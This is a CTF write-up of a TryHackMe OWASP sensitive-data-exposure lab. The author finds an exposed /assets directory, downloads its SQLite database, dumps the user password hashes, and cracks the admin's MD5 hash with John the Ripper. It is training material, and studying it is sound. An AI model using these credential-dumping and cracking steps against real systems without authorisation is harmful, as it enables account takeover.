
Mark Seliternikov

TryHackMe - OWASP Top 10 - [Severity 3] Sensitive Data Exposure [Easy]

Scenario: The theme is sensitive data exposure and we are given this webapp:



When going to the “Login” page you can see a developer left a very nice comment.

```
<div class="background"></div>
<!--Must remember to do something better with the database than store it in /assets....-->
<main>…</main>
```

Okay lets see what’s in “/assets”.

Index of /assets

Name	Last modified	Size	Description
Parent Directory		-	
css/	2020-07-14 17:52	-	
fonts/	2020-07-14 15:42	-	
images/	2020-07-14 15:42	-	
js/	2020-07-14 15:52	-	
php/	2020-07-14 15:42	-	
webapp.db	2020-07-14 17:52	28K	

Apache/2.4.29 (Ubuntu) Server at 10.10.121.46 Port 80

Directory exposed to the internet. Because the theme is “sensitive data exposure” then I believe downloading “webapp.db” is the correct path to finding the flag.

php/	2020-07-14 15:42	-
webapp.db	2020-07-14 17:52	28K

Apache/2.4.29 (Ubuntu) Server at 10.10.121.4

Okay now that we have the database lets see what we are working with.

```
Enter ".help" for us
sqlite> .tables
sessions  users
sqlite>
```

We have 2 tables, the sessions “sessions” and the “users” table. The table that interested me first was the “users” table. Lets see it’s structure before investigating the contents.

```
sqlite> .schema users
CREATE TABLE users(
userID TEXT NOT NULL UNIQUE,
username TEXT NOT NULL UNIQUE,
password TEXT NOT NULL,
admin INT NOT NULL,
PRIMARY KEY(userID));
sqlite>
```

Now we know the columns. They are as following: user’s ID, username, password, admin. The admin part is probably true or false (1 or 0).
Lets see the contents now that we have an idea of what we will be looking at.

```
sqlite> SELECT * FROM users;
4413096d9c933359b898b6202288a650|admin|6eea9b7ef19179a06954edd0f6c05ceb|1
23023b67a32488588db1e28579ced7ec|Bob|ad0234829205b9033196ba818f7a872b|1
4e8423b514eef575394ff78caed3254d|Alice|268b38ca7b84f44fa0a6cdc86e6301e0|0
sqlite>
```

We can see that there are actually 2 admins! The admins are “admin” and “Bob”.
I want to log in as the admin so lets crack his password. >:)
First i’ll put it into a file.

```
┌──(root💀 kali)-[/home/kali]
└─# echo 6eea9b7ef19179a06954edd0f6c05ceb > admin.txt
```

Now lets get crackin’! (I guessed that it’s md5 because of the prior questions to this lab).

```
┌──(root💀 kali)-[/home/kali]
└─# john --fork=4 --format=raw-md5 --wordlist=rockyou.txt admin.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8×3])
Node numbers 1-4 of 4 (fork)
qwertyuiop       (?)
Press 'q' or Ctrl-C to abort, almost any other key for status
3 1g 0:00:00:00 DONE (2021-05-16 12:46) 20.00g/s 7680p/s 7680c/s 7680C/s 123456789..mykids
4 0g 0:00:00:00 DONE (2021-05-16 12:46) 0g/s 10866Kp/s 10866Kc/s 10866KC/s  isaiah.ie168
2 0g 0:00:00:00 DONE (2021-05-16 12:46) 0g/s 10245Kp/s 10245Kc/s 10245KC/s  god143.a6_123
1 0g 0:00:00:00 DONE (2021-05-16 12:46) 0g/s 10245Kp/s 10245Kc/s 10245KC/s  benzbenz.abygurl69
Waiting for 3 children to terminate
Session completed
```

Looks like we have found our password. :)

Now lets try logging in!